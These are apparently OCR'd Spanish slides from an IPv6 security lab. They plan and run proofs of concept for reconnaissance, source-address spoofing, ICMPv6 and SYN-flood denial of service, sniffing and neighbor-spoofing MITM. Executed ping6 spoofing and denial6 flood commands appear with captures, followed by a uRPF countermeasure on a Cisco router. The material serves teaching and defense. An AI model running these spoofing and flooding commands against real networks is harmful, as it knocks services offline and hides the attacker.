- PoC de MITM

✓Técnica empleada

✓Herramienta

✓Ejecución prueba

✓Red o S.O Objetivo


✓Contramedida

| Prueba de concepto | Técnica empleada | Herramienta | Ejecución prueba | Red /S.O Objetivo |
|---|---|---|---|---|
| **Escaneo o Reconocimiento** | Encontrar S.O, servicios versiones, host activos en un segmento de red, enumerar entradas DNS de un dominio. | alive6, Nmap,dig | Zona B Gestión | Servidor de Aplicación MZ, VLAN 150, Servidor WEB |
| **IPv6 Spoofing** | Ocultar y suplantar IP Origen | Router Falso Linux<br>Thcping6<br>Ping6<br>Tcpdump | INTERNET Red BAD | Servidor WEB DMZ |
| **Denegación de Servicio (DOS)** | Inundación de paquetes ICMPv6 al objetivo | denial6 | INTERNET Red BACA | Servidor WEB DMZ |
| | Inundación del puerto de destino con paquetes TCP-SYN | thcsyn6 | INTERNET Red BACA | Servidor WEB DMZ |
| | Implanta el mtu especificado en el objetivo | toobig6 | INTERNET Red BACA | Servidor WEB DMZ |
| **Snnifing de Red IPv6** | Capturar tráfico de red de una comunicación confidencial | Wireshark | Enlace entre ESW2-ESW4 | (VLAN 150 - MZ) |
| **Hombre en el medio (MITM)** | Neighbor Advertisement Spoofing | Ettercap, parasite6, EvilFoca | PC4 | Zona A VLAN 150 |
| | Redirección de tráfico ICMPv6 Spoofing | redir6 | PC4 | Zona A VLAN 150 |

| Prueba de concepto | Técnica empleada | Herramienta | Ejecución prueba | Red /S.O Objetivo |
|---|---|---|---|---|
| **Escaneo o Reconocimiento** | Encontrar S.O, servicios versiones, host activos en un segmento de red, enumerar entradas DNS de un dominio. | alive6, Nmap,dig | Zona B Gestión | Servidor de Aplicación MZ, VLAN 150, Servidor WEB |
| **IPv6 Spoofing** | Ocultar y suplantar IP Origen | Router Falso Linux<br>Thcping6<br>Ping6<br>Tcpdump | INTERNET Red BAD | Servidor WEB DMZ |
| **Denegación de Servicio (DOS)** | Inundación de paquetes ICMPv6 al objetivo | denial6 | INTERNET Red BACA | Servidor WEB DMZ |
| | Inundación del puerto de destino con paquetes TCP-SYN | thcsyn6 | INTERNET Red BACA | Servidor WEB DMZ |
| | Implanta el mtu especificado en el objetivo | toobig6 | INTERNET Red BACA | Servidor WEB DMZ |
| **Snnifing de Red IPv6** | Capturar tráfico de red de una comunicación confidencial | Wireshark | Enlace entre ESW2-ESW4 | (VLAN 150 - MZ) |
| **Hombre en el medio (MITM)** | Neighbor Advertisement Spoofing | Ettercap,<br>parasite6,<br>EvilFoca | PC4 | Zona A VLAN 150 |
| | Redirección de tráfico ICMPv6 Spoofing | redir6 | PC4 | Zona A VLAN 150 |


# Ejecución Plan de pruebas

# PoC de IPv6 spoofing




**Objetivo:** ocultar y suplantar la dirección IPv6 origen de un atacante.


# PoC de IPv6 spoofing




DIRRECCIÓN IPV6 DE ORIGEN FALSO


```
Router# conf terminal
Router(config)# int lo
Router(config-if)# ipv6 add 2801:15:1024:BAD::5/128
Router(config-if)# no shutdown
Router(config-if)# exit
Router(config)# exit
Router# wr
Configuration saved to /etc/quagga/zebra.conf
```

# PoC de IPv6 spoofing




```
root@ubuntu:/home/ubuntu# ping6 2801:15:9534:D80::180 -I 2801:15:1024:bad::5
PING 2801:15:9534:D80::180(2801:15:9534:d80::180) from 2801:15:1024:bad::5 : 56 data bytes
^C
--- 2801:15:9534:D80::180 ping statistics ---
62 packets transmitted, 0 received, 100% packet loss, time 62462ms
```


# PoC de IPv6 spoofing




```
root@ubuntu:/home/ubuntu# tcpdump -i ens33 "icmp6 [0] == 128"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
21:31:56.501385 IP6 2801:15:1024:bad::5 > www.ipv6colombia.gov.co: ICMP6, echo request, seq 1, length 64
21:31:57.516618 IP6 2801:15:1024:bad::5 > www.ipv6colombia.gov.co: ICMP6, echo request, seq 2, length 64
21:31:58.541388 IP6 2801:15:1024:bad::5 > www.ipv6colombia.gov.co: ICMP6, echo request, seq 3, length 64
21:31:59.567623 IP6 2801:15:1024:bad::5 > www.ipv6colombia.gov.co: ICMP6, echo request, seq 4, length 64
```

# PoC de Denegación de Servicio

**Objetivo:** Denegar el servicio web de la DMZ




```
root@ubuntu:/home/ubuntu/thc-ipv6# denial6 lo 2801:15:9534:d80::180 5
```

# PoC de Denegación de Servicio

Apply a display filter ... <Ctrl-/>

| No. | Time | Source | Destination | Protocol | Lengt | Info |
|---|---|---|---|---|---|---|
| 821854 | 930.4238… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821855 | 930.4238… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821856 | 930.4243… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821857 | 930.4243… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821858 | 930.4243… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821859 | 930.4248… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821860 | 930.4248… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821861 | 930.4353… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821862 | 930.4353… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821863 | 930.4358… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821864 | 930.4358… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821865 | 930.4358… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821866 | 930.4358… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |
| 821867 | 930.4358… | 2801:15:1024:bad::5 | 2801:15:9534:d80::180 | ICMPv6 | 76 | Echo (ping) request id=0xface, seq=47806, hop limit=253 (no response found!) |

Figra 59. DoS con Denial6

```
> Frame 43526: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface -, id 0
> Cisco HDLC
v Internet Protocol Version 6, Src: 2801:15:1024:bad::5, Dst: 2801:15:9534:d80::180
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 32
    Next Header: Authentication Header (51)
    Hop Limit: 253
    Source: 2801:15:1024:bad::5
    Destination: 2801:15:9534:d80::180
  > Authentication Header
v Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
```


Figra 59. Resultado Wireshark

# PoC de Denegación de Servicio


Figura 60. Página caída

# PoC de Denegación de Servicio

## Contramedida - URPF: Unicast Reverse Path Forwarding



# PoC de Denegación de Servicio

## Urpf Firewall de Frontera – Router Cisco

```
R1-Frontera(config)#interface s1/0
R1-Frontera(config-if)#ipv6 verify unicast source reachable-via rx URPF
R1-Frontera(config-if)#exit
```

```
R1-Frontera(config)#ipv6 access-list URPF
R1-Frontera(config-ipv6-acl)#deny ipv6 any any log-input
R1-Frontera(config-ipv6-acl)#ipv6 access-list log-update threshold 1
R1-Frontera(config)#exit
R1-Frontera#
```

# PoC de Denegación de Servicio

```
R1-Frontera#show cef int s1/0
Serial1/0 is up (if_number 5)
  Corresponding hwidb fast_if_number 5
  Corresponding hwidb firstsw->if_number 5
  Internet Protocol processing disabled
  Interface is marked as point to point interface
  IPv6 CEF switching enabled
